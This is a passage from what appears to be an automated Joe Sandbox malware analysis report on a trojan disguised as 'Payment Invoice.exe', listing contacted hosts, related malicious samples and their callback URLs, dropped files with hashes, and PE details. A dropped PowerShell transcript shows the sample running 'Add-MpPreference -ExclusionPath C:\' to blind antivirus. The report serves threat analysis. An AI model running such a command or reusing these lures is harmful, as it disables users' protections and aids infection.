http://www.sandoll.co.kr	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.00000000.760537291.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.00000000.760537291.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.00000000.760537291.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Payment Invoice.exe, 00000001.00000002.720684926.0000000002A45000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.00000000.760537291.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.185.159.144	ext-cust.squarespace.com	United States		53831	SQUARESPACEUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385452
Start date:	12.04.2021
Start time:	14:38:31
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 15s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Payment Invoice.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@13/8@2/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 16.8% (good quality ratio 15%) • Quality average: 72.2% • Quality standard deviation: 31.9%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 92.122.145.220, 104.43.193.48, 13.88.21.125, 104.43.139.144, 20.50.102.62, 92.122.213.247, 92.122.213.194, 52.155.217.156, 2.20.142.210, 2.20.142.209, 20.54.26.129, 104.42.151.234, 20.82.210.154, 52.255.188.83, 52.147.198.201 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, consumerrp-displaycatalog-aks2eap.md.mp.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus16.cloudapp.net, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:40:18	API Interceptor	20x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.185.159.144	INQUIRY 1820521 pdf.exe	Get hash	malicious	Browse	• www.mobcitylabs.com/gnk/?sZvD88=SYZO30Rw9/xWTIeSKGPhX7HmTPZweoUXDGzJY+4zU//Zy+/I+iT+Zq6wGsmgWs8tlcqs&Ezr0pl=DnbLuT

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	sgJRcWvnkP.exe	Get hash	malicious	Browse	• www.aldlan-studio.com/svh9/?EZA4iv=iUgadD8kb6gMm/UthcIeLrQXBXKqEwA1IwoQkb8SyhCa1CCH2tdbgVRBTGVl6GtCHz6WbdtHlg==&GzuLH=VBZtT83HH6GhB4
	remittance info.xlsx	Get hash	malicious	Browse	• www.makingwaves.design/svh9/?5ja0c8yp=HlxAPFB4jZ3NXox3gOhW2mb89mcrhBqsxr7jk8SFshbVhphDLQeHIc6bZtAlCAGtmfvtHQ==&2dn4M=z4DhUBy8
	36ne6xnkop.exe	Get hash	malicious	Browse	• www.totally-seo.com/p2io/?1bVpY=TySV6YYzJGXnavbEwOCoDLKT5SC+Z4Hfl/S6WoKTLKp4rrhaLWxPw3pQ7MoCWZBvIMUw&TVg8Ar=tFNd1Vlhj2qp
	mW07jhVxX5.exe	Get hash	malicious	Browse	• www.creationsbyjamie.com/nsag/?Jry=uVd8K&MHQD=ikjZmpp02NVieHaNLwg8/vzbnsAf6IhlNdOODdzSNMaisic822ysYeH69uqv2TJux/MF
	NEW ORDER ELO-05756485.exe	Get hash	malicious	Browse	• www.gammacake.com/riai/?Tj=WtQWSOTzj6QeB4pNJBVQ9tU2A2vUwP0QAZgX7UMYEeL+qDlhyiyE4waWUtaNiZ+URiEIlTuTIg==&RX=dhutZbdHWPcd4ls
	PO45937008ADENGY.exe	Get hash	malicious	Browse	• www.theskineditco.com/mb7q/?yN60IZO0=ls93n2nhUbPH7ZWasPqHHp+Oj5DBIWMdhgoo5YdbrjX5fhF2xRgLdx2nyRRs2JHw0wni&1bhta6=SXxhAn0Xl

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	LWlcpDjYIQ.exe	Get hash	malicious	Browse	• www.anadelalastra.art/sqra/?NBZl=lD4TJk9xsMd0/PL293fidflTFReEfYiBAFO2d5wZtfSldQt+n1O6CAKQlGZxKl5sANQQ&lzul=wRDL7BohbLBLJV
	RCS76393.exe	Get hash	malicious	Browse	• www.pimpmyrecipe.com/goei/?EzuXh6BP=TTuxDc9EejbduYk8ZHEjlKcpN/O2EpBILXUKac8y6lhY4fajDGEqKXEgdN9L03N9MJzUHOy50w==&RL0=rVvxj02xpd_lyz
	PO4308.exe	Get hash	malicious	Browse	• www.alchemistslibrary.com/pnqr/?X2JtjTX8=z9nKZcvAPWzUQhY9y3T5XVIzOkQhxhUtd7CKHZyMoghVgOSKx+Fjs7sJEQh08Ts7gk8yJD62ag==&bl=TVItEdNXpFHh
	TazxfJHRhq.exe	Get hash	malicious	Browse	• www.thehoisticbirthco.com/evpn/?JDK8ix=x0ZJTajXylflf9w1AOLp4z6MEeP0j5bmDWx3E2oNmzw2lecwih58OZgaRC+Q9k1hl2JG&w4=jFNp36Ihu
	Order Inquiry.exe	Get hash	malicious	Browse	• www.getgenevieved.com/r4ei/?9rQl2=wFNtQXbP&t6Ad=lOfuxtPF4il1Jf5EERhirk3Wdt+b9SUzBWaFyElm1rRKZL2x7wuCbVuufCM8qdhuJ86n
	TACA20210407.PDF.exe	Get hash	malicious	Browse	• www.cindybelardo.com/qqeq/?oX=dLvWoyYzKTWvJDoMFkksqqSDwqODaAlE6DnRYqazt3fnGgf3WgjjWBSyr976CPGLkKL8&sBZ8qr=Fxl8FxGPjJo8-

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	New Order.exe	Get hash	malicious	Browse	• www.radiorejekts.com/gwam/?Iry=ONtj9W7nV9ZGpEHVJNfDlWrNbkpYgiFClGnoUoEoQiKZyCXOLwMg6K6LKjWWFncBTlNA&ob30vr=S0Glx8
	SALINAN SWIFT PRA-PEMBAYARAN UNTUK PEMASANGAN.exe	Get hash	malicious	Browse	• www.cindybelardo.com/qqeq/?UR-TRLn=dLvWoyYzKTWvJDoMFkksqqSDwqODaAlE6DnRYqazt3fnGgf3WgjjWBSyr+bASemz+tq7&P6u=Hb9l0TTXQ4NLhX
	New PO#700-20-HDO410444RF217,pdf.exe	Get hash	malicious	Browse	• www.xomonroe.com/evh4/?vR-lx=mUKuFt7Jt/u71c4PSt38ziCZS3BUg2e8LD2S6eZiZC4IumnTujc05pOAm4tUdXdaGNCmokkeSA==&E8LHll=jfIX5LDxkxdhJTgP
	New Month.exe	Get hash	malicious	Browse	• www.ussouthernhome.com/nppk/?kfIXa4=PcNj3q/CMcdvPYJC9A1ueSg5wRTqWaK9K+KWTMGfE5xIowphBNT+eHYPWkjoOWig7+Qi&XP0=ybFLQT2H0FsXBx
	QUOTATION REQUEST.exe	Get hash	malicious	Browse	• www.markrobersticker.com/aun3/?YrIHdvPX=r/YBW9ssF3S+2poRG61gcf3j1YCgKIjwgQz6XW4ODbs5DL3PWKC9kUAY5ABsTG3sD74i&Dzut_N=3fm0
	new built.exe	Get hash	malicious	Browse	• www.amymako.com/klf/?TlX=YvLT&t8o=YIBPr2PP4TUydPzAxpqYzoT8Fd3d4uq1lz450j/EP32B3j2OHU2eBgUME3q0XrkiC9k9
	Invoice.xlsx	Get hash	malicious	Browse	• www.aratssycosmetics.com/iu4d/?L2JH=uKRUrjhLA6aGoerdjROgrXpkE9A34BbuVfDDyYeArPtVUwLJNjfP2xipo2Au/YQGKskRiw==&0n=fxlp

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ext-cust.squarespace.com	sgJRcWvnkP.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	remittance info.xlsx	Get hash	malicious	Browse	• 198.185.15 9.144
	NEW ORDER ELO-05756485.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	RCS76393.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	PO4308.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	PO#41000055885.exe	Get hash	malicious	Browse	• 198.49.23.144
	SHIPPING DOCUMENTS.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	invoice bank.xlsx	Get hash	malicious	Browse	• 198.185.15 9.144
	Y79FTQtEqG.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	UAE MINISTRY OF HEALTH MEDICAL EQUIPMENT SUPPLY TENDER.exe	Get hash	malicious	Browse	• 198.49.23.144
	Scan copy 24032021_jpeg.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	PO032321.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	Copia De Pago_pdf.exe	Get hash	malicious	Browse	• 198.49.23.145
	V90Y4n0acH.exe	Get hash	malicious	Browse	• 198.185.15 9.145
	Dgm2Yseey2.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	winlog.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	payment slip_pdf.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	wFzMy6hehS.exe	Get hash	malicious	Browse	• 198.49.23.145
	INCHAP_Invoice_21.xlsx	Get hash	malicious	Browse	• 198.49.23.145
	ffOWE185KP.exe	Get hash	malicious	Browse	• 198.49.23.145

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SQUARESPACEUS	INQUIRY 1820521 pdf.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	sgJRcWvnkP.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	remittance info.xlsx	Get hash	malicious	Browse	• 198.185.15 9.144
	36ne6xnkop.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	mW07jhVxX5.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	NEW ORDER ELO-05756485.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	PO45937008ADENGY.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	LWlcpDjYIQ.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	RCS76393.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	PO4308.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	TazxfJHRhq.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	Order Inquiry.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	PO#41000055885.exe	Get hash	malicious	Browse	• 198.49.23.144
	TACA20210407.PDF.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	New Order.exe	Get hash	malicious	Browse	• 198.49.23.144
	New Order.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	SALINAN SWIFT PRA-PEMBAYARAN UNTUK PEMAS ANGAN.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	DHL Shipping Documents.exe	Get hash	malicious	Browse	• 198.49.23.145

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	New PO#700-20-HDO410444RF217,pdf.exe	Get hash	malicious	Browse	• 198.185.159.144
	New Month.exe	Get hash	malicious	Browse	• 198.185.159.144

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Payment Invoice.exe.log	
Process:	C:\Users\user\Desktop\Payment Invoice.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1119
Entropy (8bit):	5.356708753875314
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzd
MD5:	3197B1D4714B56F2A6AC9E83761739AE
SHA1:	3B38010F0DF51C1D4D2C020138202DABB686741D
SHA-256:	40586572180B85042FEFED9F367B43831C5D269751D9F3940BBC29B41E18E9F6
SHA-512:	58EC975A53AD9B19B425F6C6843A94CC280F794D436BBF3D29D8B76CA1E8C2D8883B3E754F9D4F2C9E9387FE88825CCD9919369A5446B1AFF73EDBE07FA94D8
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734
Entropy (8bit):	4.996142136926143
Encrypted:	false
SSDEEP:	384:SEdVoGIpN6KQkj2Zkjh4iUxZvuiOOdBCNXp5nYoJib4J:SYV3IpNBQkj2Yh4iUxZvuiOOdBCNZlYO
MD5:	B7D3A4EB1F0AED131A6E0EDF1D3C0414
SHA1:	A72E0DDE5F3083632B7242D2407658BCA3E54F29
SHA-256:	8E0EB5898DDF86FE9FE0011DD7AC6711BB0639A8707053D831FB348F9658289B
SHA-512:	F9367BBEC9A44E5C08757576C56B9C8637D8A0A9D6220DE925255888E6A0A088C653E207E211A6796F6A7F469736D538EA5B9E094944316CF4E8189DDD3EED9D
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	PSMODULECACHE.....Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22148

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Entropy (8bit):	5.602144632803491
Encrypted:	false
SSDEEP:	384:MtCDLTTnRUBZ60Xb1YSBKnuultIti7Y9gNSJUeRS1BMrmLZ1AV7ObWQ+64I+iNq:uIO24KuultS2NXexa46gp
MD5:	337D36F8B0DFD690717566FD034ECBDA
SHA1:	E28D1BC9D0C05DB111D21B9B56E12C340312E2D2
SHA-256:	0D9E00432D965BE17ED8B482C9A1490595DE1D653B44F085269629F910490E62
SHA-512:	1FF178EAC94BE9B5DAB1D47E1AB6C07298A76301A2C058B1215E4CD78E0D45905FA1E07BBBFCFA2903DE62DFC87F177948B7A3D59B96610B7CBDAEB58A356A26
Malicious:	false
Reputation:	low
Preview:	@...e.....Y.....1.....@.....H.....<@.^.L."My...::..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\Payment Invoice.exe	
Process:	C:\Users\user\Desktop\Payment Invoice.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	669184
Entropy (8bit):	7.3745607474678545
Encrypted:	false
SSDEEP:	12288:5NkKNu55RIPDQRPo1eviHXJgoYcgMuwS2T8Xo2i10OlYa:5qKvPDQpweiXJ3YxFWgXhr
MD5:	EBFEAA73811B084FF7EC882503205988
SHA1:	893E9FD1B6F1CCB56DBC389799B93ECBF116EE74
SHA-256:	BDE02A4B70A0070B28F0E812F6F7A857F2D57E2C8B6F3D0F11C9BB6A66CDC05A
SHA-512:	7EBB8A1ACE821C96A3BFB2F1FB3681CC7E3D2B05A6AB9D43836480FA33E6E6591A5486BD87AA61EA2CAEF4FF2530DE79F9BFCF1E8967D043C067B24CDD2CFD75
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: C:\Users\user\AppData\Local\Temp\Payment Invoice.exe, Author: Joe Security
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 29%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....t`..... .....@.. ..... ..@.....W..... ..... ..H.....text..... ..... ..`.rsrc.....@..@.reloc..... .....4.....@..B.....H.....5.....a....I...M.....(....(&...*.*..z.(.....}.....(....o....}....*..0.....{.....3.....(....*.....0.....{.....,....f.....}.....}.....}.....s....o....}.....}....8.....{....o....}.....{....}.....}.....}.....{.....Y}.....{....-...+H.{.....{....X.{....X ...Q.{....Xa}.....}.....{....oq...:q....(....+..(.....}.....(.....*.. .....n..}.....{....,..{....o.

C:\Users\user\AppData\Local\Temp\Payment Invoice.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Payment Invoice.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_fadwgx3r.s0c.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_fadwgx3r.s0c.ps1	
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_kjrrcpza.p2b.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\Documents\20210412\PowerShell_transcript.928100.nThv75WD.20210412143952.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5048
Entropy (8bit):	5.379411003713336
Encrypted:	false
SSDEEP:	96:BZyjGN5yqDo1ZrZpjGN5yqDo1ZXM6UjZ5AjGN5yqDo1ZmFEEjZc:Jl7I
MD5:	8ADE5B7E77BEE476B7AF344E622A0DC6
SHA1:	5008794A9D51EBE326E921D646C2FCC402CB33B3
SHA-256:	3430F2A5985A82FB63F3D976729F5956ED7E7CE817CA18FA7CC828E01BFC65EE
SHA-512:	52A451514B5FE6418176A9B959964BA3266D6306EC848B943821A31FE162AB25481163B0EBE0373A02B6223711B56287CD6CADD14B796D5FDD78DEEA5995BCD
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210412144009..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 928100 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell Add-MpPreference -ExclusionPath C:\..Process ID: 6680..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210412144009..**********..PS>Add-MpPreference -ExclusionPath C:\..**********..Windows PowerShell transcript start..Start time: 20210412144312..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 928100 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell Add-MpPreference -Exclus

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.3745607474678545
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Payment Invoice.exe
File size:	669184
MD5:	ebfeaa73811b084ff7ec882503205988
SHA1:	893e9fd1b6f1ccb56dbc389799b93ecbf116ee74
SHA256:	bde02a4b70a0070b28f0e812f6f7a857f2d57e2c8b6f3d0f11c9bb6a66cdc05a

General

SHA512:	7ebb8a1ace821c96a3bfb2f1fb3681cc7e3d2b05a6ab9d43836480fa33e6e6591a5486bd87aa61ea2caef4ff2530de79f9bfcf1e8967d043c067b24cdd2cfd75
SSDEEP:	12288:5NkKNu55RIPDQRPo1eviHXJgoYcgMuwS2T8Xo2i10OlYa:5qKvPDQpweiXJ3YxFWgXhr
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L.....t`................................ ....@.. .... @................................

File Icon

Icon Hash:	206ae682a280a906

Static PE Info

General

Entrypoint:	0x47cbe6
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60740DFE [Mon Apr 12 09:08:14 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7cb8c	0x57	.text
